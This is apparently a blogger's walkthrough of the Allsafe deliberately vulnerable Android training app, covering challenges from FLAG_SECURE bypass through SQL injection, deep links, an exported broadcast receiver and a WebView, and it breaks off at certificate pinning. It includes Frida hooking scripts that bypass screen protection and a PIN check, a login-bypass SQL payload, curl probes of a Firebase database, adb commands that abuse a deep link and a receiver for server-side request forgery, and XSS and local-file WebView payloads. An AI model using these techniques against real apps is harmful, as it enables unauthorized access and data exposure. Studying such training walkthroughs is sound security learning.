
اللَهُمَّ صلِّ وسَلِم وبَارِك على سيدنا محمد (ﷺ)
Hello Hackers, that's 0x0DoooM again
Today we will walkthrough Allsafe challenge with every small step.
While you need to open this challenge using scrcpy it will open a black screen which takes us to an important challenge (Secure Flag Bypass)

Open your apk in jadx-gui as we learn before to reverse it, then navigate to Source code/<package name> to see the challenges and understand logic.
but we didn't find any challenge code related to our challenge, so the search time.
with quick search we achieved we have a function called FLAG_SECURE which is mitigate screenshots, share screen and video recording so all we need is to bypass this flag.
After a lot of search we have reach to this resource (https://serializethoughts.com/2018/10/07/bypassing-android-flag_secure-using-frida) which is have a custom script to bypass FLAG_SECURE let's end this.

frida -U -f infosecadventures.allsafe -l .\flagsecurebypass.js
Java.perform(function() {
    var surface_view = Java.use('android.view.SurfaceView');

    var set_secure = surface_view.setSecure.overload('boolean');

    set_secure.implementation = function(flag){
        console.log("setSecure() flag called with args: " + flag);
        set_secure.call(false);
    };

    var window = Java.use('android.view.Window');
    var set_flags = window.setFlags.overload('int', 'int');

    var window_manager = Java.use('android.view.WindowManager');
    var layout_params = Java.use('android.view.WindowManager$LayoutParams');

    set_flags.implementation = function(flags, mask){
        //console.log(Object.getOwnPropertyNames(window.__proto__).join('\n'));
        console.log("flag secure: " + layout_params.FLAG_SECURE.value);

        console.log("before setflags called  flags:  "+ flags);
        flags =(flags.value & ~layout_params.FLAG_SECURE.value);
        console.log("after setflags called  flags:  "+ flags);

        set_flags.call(this, flags, mask);
    };
});
DONE !
Insecure Logging
frida-ps -Ua → to list packages and PID for each one

adb shell logcat — pid=22442 to specify logcat run on this specific process ID

Solved :")
Hardcoded Challenge
as we always do, open the apk using Jadx-gui start navigate into code
in my first step I was think, it maybe in something related to receiver "DB" or firebase, but I remember it's just a challenge not a CTF of real scenario, so we will treat it as low level.


Firebase database
Open strings.xml

not accessible via browser

curl https://allsafe-8cef0.firebaseio.com/

We access it, but without any result, so we will try several endpoints most popular with firebase
.json
usrs.json
data.json
config.json
curl https://allsafe-8cef0.firebaseio.com/users.json
curl https://allsafe-8cef0.firebaseio.com/data.json
curl https://allsafe-8cef0.firebaseio.com/config.json
curl https://allsafe-8cef0.firebaseio.com/.json

accessible but the content is null

Insecure shared preferences
we all know the shared pref, always stored in the directory related to apk name, so we will take sudo permissions and navigate to /data/data/infosecadventures.allsafe/

SQL Injection
while quick testing in app, (' or 1=1 '--) the app crashing.
but if we enter, ' OR 1=1-- and password testtest it solved! 🤣
let's to analyze the code and know where's the main problem


this is our main problem, the developer take the input from user without validation and throw it directly to DB, the tricky here is the hash of password using md5 algorithm, I think it's all.
By using md5 converter online,

Pin Bypass
the challenge here, we need to add the correct pin so we will play around

let's do it using frida
Java.perform(function () {
    var PinBypass = Java.use("infosecadventures.allsafe.challenges.PinBypass");

    PinBypass.checkPin.implementation = function(pin) {
        console.log("pin you enetered=", pin);
        return true;
    };
});
frida -U -f infosecadventures.allsafe
use the above code and enter any value in pin incorrect for ex 1111

you will see in in challenge the "access granted"
Root Detection
We will use Objection

first frida-ps -Ua to know the package name
8978 Allsafe infosecadventures.allsafe
objection.exe -g 8978 explore

click on check root on challenge

congrats , solved.
Deep Link
by navigate in AndroidManifest.xml

So now we have the following URL → allsafe://infosecadventures/congrats
If we try the following → adb shell am start -a android.intent.VIEW -d "allsafe://infosecadventures/congrats" it return no key is provided, so we are going to try the following:
adb shell am start -a android.intent.VIEW -d "allsafe://infosecadventures/congrats/?key="
Response was, wrong key try haarder, so now we need key value to add it .

his is the condition or Logic we treat with.
But wait for a minute, we can analyze strings.xml to search for Keys exposed!!!!!


finally that's it.
adb shell am start -a android.intent.action.VIEW -d "allsafe://infosecadventures/congrats?key=ebfb7ff0-b2f6-41c8-bef3-4fba17be410c"
take your congrats :')
Insecure Broadcast Receiver


This challenge have an insecure broadcast Receiver, so we will move to the logic code in our jadx-gui /Source code/<package name>
public class InsecureBroadcastReceiver extends Fragment {
    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_insecure_broadcast_receiver, container, false);
        final TextInputEditText note = (TextInputEditText) view.findViewById(R.id.note);
        Button save = (Button) view.findViewById(R.id.save);
        save.setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.InsecureBroadcastReceiver$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$0(note, view2);
            }
        });
        return view;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$0(TextInputEditText note, View v) {
        if (!note.getText().toString().isEmpty()) {
            Intent intent = new Intent();
            intent.setAction("infosecadventures.allsafe.action.PROCESS_NOTE");
            intent.putExtra("server", "prod.allsafe.infosecadventures.io");
            intent.putExtra("note", note.getText().toString());
            intent.putExtra("notification_message", "Allsafe is processing your note...");
            PackageManager packageManager = requireActivity().getPackageManager();
            List<ResolveInfo> resolveInfos = packageManager.queryBroadcastReceivers(intent, 0);
            for (ResolveInfo info : resolveInfos) {
                ComponentName cn = new ComponentName(info.activityInfo.packageName, info.activityInfo.name);
                intent.setComponent(cn);
                requireActivity().sendBroadcast(intent);
            }
            SnackUtil.INSTANCE.simpleMessage(requireActivity(), "Saving note...");
            return;
        }
        SnackUtil.INSTANCE.simpleMessage(requireActivity(), "The note field can't be empty!");
    }
}
let's investigate and understand what this code do!
but before this we need to know if this broadcast is exported or no, we will move to AndroidManifest.xml

exported !
first we need to understand what is mean of insecure broadcast receiver > Broadcast Receiver that lacks proper protection, allowing any other app to send it Intents and trigger sensitive actions without authorization.
so, what about broadcast receiver component itself ?
It is an Android component that listens for system or app events (Intents) and reacts when they occur(e.g. SMS received, device booted, battery low).
So, let's back again to our code
If we take a look to our android manifest you'll notice two key things:
- we have an intent filter is defined with the action (
infosecadventures.allsafe.action.PROCESS_NOTE) - the code responsible for processing the broadcast which is located in
infosecadventures.allsafe.challenges.NoteReceiver
it's important to start by examining the onReceive function, as this is where the broadcasts are handled and processed.
public class NoteReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        String server = intent.getStringExtra("server");
        String note = intent.getStringExtra("note");
        String notification_message = intent.getStringExtra("notification_message");
        OkHttpClient okHttpClient = new OkHttpClient.Builder().build();
        HttpUrl httpUrl = new HttpUrl.Builder().scheme("http").host(server).addPathSegment("api").addPathSegment("v1").addPathSegment("note").addPathSegment("add").addQueryParameter("auth_token", "YWxsc2FmZV9kZXZfYWRtaW5fdG9rZW4=").addQueryParameter("note", note).build();
        Log.d("ALLSAFE", httpUrl.getUrl());
        Request request = new Request.Builder().url(httpUrl).build();
        okHttpClient.newCall(request).enqueue(new Callback(this) { // from class: infosecadventures.allsafe.challenges.NoteReceiver.1
            @Override // okhttp3.Callback
            public void onFailure(Call call, IOException e) {
                Log.d("ALLSAFE", e.getMessage());
            }

            @Override // okhttp3.Callback
            public void onResponse(Call call, Response response) throws IOException {
                Log.d("ALLSAFE", ((ResponseBody) Objects.requireNonNull(response.body())).string());
            }
        });
        NotificationCompat.Builder builder = new NotificationCompat.Builder(context, "ALLSAFE");
        builder.setContentTitle("Notification from Allsafe");
        builder.setContentText(notification_message);
        builder.setSmallIcon(R.mipmap.ic_launcher_round);
        builder.setAutoCancel(true);
        builder.setChannelId("ALLSAFE");
        Notification notification = builder.build();
        NotificationManager notificationManager = (NotificationManager) context.getSystemService("notification");
        NotificationChannel notificationChannel = new NotificationChannel("ALLSAFE", "ALLSAFE_NOTIFICATION", 4);
        notificationManager.createNotificationChannel(notificationChannel);
        notificationManager.notify(1, notification);
    }
}
if you take a look to second line, you will identify the cause of vulnerability public void onReceive(Context context, Intent intent)
this line told to us, that any application can send an intent without any permission or validation
but wait, how this receiver retrieve the data ?
String server = intent.getStringExtra("server");
String note = intent.getStringExtra("note");
String notification_message = intent.getStringExtra("notification_message");
Accept the data from external intent without any validation, so the attacker can control on it
is it all ? noo
the most important thing (HttpUrl httpUrl = new HttpUrl.Builder().scheme("http").host(server))
the application take the server from the attacker and build his own request, the attacker can make the application called his server, localhost or internal services (like SSRF) and also we have in this code a hardcoded auth_token with this value ("YWxsc2FmZV9kZXZfYWRtaW5fdG9rZW4=")
if we decode it as base64

we have now an admin token !

let's end this shit !
adb shell am broadcast -a infosecadventures.allsafe.action.PROCESS_NOTE -n infosecadventures.allsafe/.challenges.NoteReceiver --es server adam.com --es note "HELLO_FROM_ADB" --es notification_message "Broadcast Exploited"

Vulnerable Web view

I thinks this is an easy challenge ! 🤣
Let's test in a quick<script>alert(1)</script>

move to next Payload !
file:///etc/hosts

WOW ! 🤣
but we can't end it as it is we need to understand why this bug is happen! let's move to our jadx-gui code
our code as following:
public class VulnerableWebView extends Fragment {
    @Override // androidx.fragment.app.Fragment
    public View onCreateView(LayoutInflater inflater, ViewGroup container, Bundle savedInstanceState) {
        View view = inflater.inflate(R.layout.fragment_vulnerable_web_view, container, false);
        final TextInputEditText payload = (TextInputEditText) view.findViewById(R.id.payload);
        final WebView webView = (WebView) view.findViewById(R.id.webView);
        webView.setWebViewClient(new WebViewClient());
        WebSettings settings = webView.getSettings();
        settings.setJavaScriptEnabled(true);
        settings.setAllowFileAccess(true);
        settings.setLoadWithOverviewMode(true);
        settings.setSupportZoom(true);
        view.findViewById(R.id.execute).setOnClickListener(new View.OnClickListener() { // from class: infosecadventures.allsafe.challenges.VulnerableWebView$$ExternalSyntheticLambda0
            @Override // android.view.View.OnClickListener
            public final void onClick(View view2) {
                this.f$0.lambda$onCreateView$0(payload, webView, view2);
            }
        });
        return view;
    }

    /* JADX INFO: Access modifiers changed from: private */
    public /* synthetic */ void lambda$onCreateView$0(TextInputEditText payload, WebView webView, View v) {
        if (!((Editable) Objects.requireNonNull(payload.getText())).toString().isEmpty()) {
            if (URLUtil.isValidUrl(((Editable) Objects.requireNonNull(payload.getText())).toString())) {
                webView.loadUrl(payload.getText().toString());
                return;
            } else {
                webView.setWebChromeClient(new WebChromeClient());
                webView.loadData(payload.getText().toString(), "text/html", "UTF-8");
                return;
            }
        }
        SnackUtil.INSTANCE.simpleMessage(requireActivity(), "No payload provided!");
    }
}
very easy code what this !!
just we have the most or the common cause of this bug is the code while creation time it execute the following
settings.setJavaScriptEnabled(true);
settings.setAllowFileAccess(true);
That's it !
Certificate Pinning

okay, let's setup our burp

why 8080? cause this port burp will listen on
